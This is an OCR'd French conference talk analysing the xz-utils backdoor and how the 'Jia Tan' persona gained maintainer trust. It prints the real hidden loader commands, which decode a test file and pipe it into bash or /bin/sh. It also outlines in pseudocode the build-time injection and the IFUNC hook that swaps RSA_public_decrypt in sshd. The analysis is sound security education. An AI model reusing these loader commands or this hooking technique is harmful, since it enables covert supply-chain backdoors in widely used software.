
```
export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048
&& (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 &&
(head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -
c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024
>/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024
>/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024
>/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024
>/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024
>/dev/null) && head -c +939)"
```



# ANALYSE DU SCRIPT SECRET

| Commande | Description |
| --- | --- |
| `xz -dc ./tests/files/good-large_compressed.lzma` | Décompresse le fichier spécifié |
| `eval $i` | Applique le traitement 1024-2048 |
| `tail -c +31233` | Récupère les 31233 derniers bits |
| `tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377"` | Remplace certains caractères (map) |
| `xz -F raw --lzma1 -dc \| bash` | Décompresse la donnée, et interprète le contenu comme script avec bash |

# DEUXIÈME SCRIPT SECRET



# DEUXIÈME SCRIPT SECRET

```
si dans configure.sh {
    ajouter_fin_makefile 'cat bad-3-corrupt_lzma2.xz | tr "\t \-_" " \t_\-" | xz -d | /bin/sh'
}
sinon si dans Makefile {
    vérifier que le compilateur utilisé est gcc

    exec 'xz ./tests/files/good-large_compressed.lzma | process_1024_2048 | decrypt_rc4_like | xz -dc > evil.o'

    altère crc64_fast.c pour utiliser les fonctions de evil.o

    recompile crc64_fast.c avec les fonction de evil.o
}
sinon {
    exit 0
}
```

# GNU INDIRECT FUNCTION SUPPORT

UNE FONCTIONNALITÉE DE GCC UTILISÉE À DES FINS MALVEILLANTES

# FONCTIONNEMENT

Définir plusieurs implémentations pour une même fonction


L'implémentation va être choisi à l'aide du « resolver », avant d'exécuter le programme principal

Unique moment où une partie de la mémoire clef est en écriture !

# PROFITONS DE CE COURT INSTANT


evil.o

**evil_rsa_decrypt()**
**evil_crc64_resolver()**

| **evil_rsa_decrypt()** | **evil_crc64_resolver()** |
| --- | --- |
| Fonction qui implémente la backdoor | 1. Résous crc64() de manière légitime.<br>2. Vérifies que le processus courant est sshd. Si oui, scrappe la mémoire pour changer l'adresse de **rsa_public_decrypt()** avec celle de de **evil_rsa_decrypt()** |

# QUI ET SURTOUT COMMENT?


Mr Robot ?

Qui est-ce ?

# ON NE SAIT PAS ENFIN...

# PAS VRAIMENT

Mieux qu'un Cluedo IMHO




Qui ?

# JiaT75 aka Jia Tan

**Cerveau** présumé de l'opération
Pseudonyme
**Aucune trace** sur les interweb mondiaux


# BACKDOOR 101

Comment qu'on fait une backdoor quasi parfaite ?

# ETAPE 1 : MONTRER PATTE BLANCHE

## 2021


Création du **compte Github** JiaT75

## 2022

**1ers commits** sur XZ-Utils
Contributeur **régulier**

## 2021 - 2024

**6000+** Commits
**7 Projets** Open Source
Dev **fiable** et **compétent**



# ETAPE 2 : ACCÈS PRIVILÉGIÉS

devel] [PATCH] String to filter and filter to string

Jigar Kumar Fri, 27 May 2022 10:49:47 -0700

> The next alpha release should be coming this year so I
> don't think it will be as long as you think until it is in a stable
>> release.

> Patches spend years on this mailing list. 5.2.0 release was 7 years ago.
> There is no reason to think anything is coming soon.

Over 1 month and no closer to being merged. Not a suprise.

Previous message | View by thread | View by date | Next message

[xz-devel] [PATCH] String to filter and filter to string *Jia Tan*

Re: [xz-devel] [PATCH] String to filter and filter to str... *Jigar Kumar*

Re: [xz-devel] [PATCH] String to filter and filter to... *jiat0218*

# ETAPE 2 : ACCÈS PRIVILÉGIÉS

devel] [PATCH] String to filter and filter to string

Jigar Kumar Fri, 27 May 2022 10:49:47 -0700

> The next alpha release should be coming this year so I
> don't think it will be as long as you think until it is in a stable
>> release.

> Patches spend years on this mailing list. 5.2.0 release was 7 years ago.
> There is no reason to think anything is coming soon.

Over 1 month and no closer to being merged. Not a suprise.

Previous message | View by thread | View by date | Next message

[xz-devel] [PATCH] String to filter and filter to string *Jia Tan*

Re: [xz-devel] [PATCH] String to filter and filter to str... *Jigar Kumar*

Re: [xz-devel] [PATCH] String to filter and filter to... *jiat0218*

# ETAPE 2 : ACCÈS PRIVILÉGIÉS

## Décembre 2022


**Co-mainteneur** sur XZ-Utils
**Merge** des premières PR

## Mars 2023

Contact principal **OSS-Fuzz**
**Alertes** de sécurité **masquées**

## Fin 2023 - 2024

**Pleins pouvoir** sur le repo
**Confiance** entière de la commu
Changement d'hebergeur
**Contrôle** également **l'infra**




# ETAPE 3: IMPLÉMENTER LA BACKDOOR


Insertion du **code malveillant** en **l'éparpillant** dans différentes parties du projet.

**Dissimulation** de ses **véritables intentions** pendant une longue période


# MAIS DU COUP C'EST QUI ?

Mr Robot 2 ?


# LISTE DES SUSPECTS



# LISTE DES SUSPECTS



# LISTE DES SUSPECTS



# CONCLUSION


ANATOMIE D'UNE
BACKDOOR
WASSIM AHMED-BELKACEM | QUENTIN DUNAND

# MERCI

Des questions ?

**Quentin Dunand**
@Tar_gezed
@Targezed

**Wassim Ahmed-Belkacem**
@ABWassim

Who's next?

CREDITS: Merci à toute la commu

# Feedback

Donnez votre avis !

# Scannez-moi

Sources, ressources, outils et autres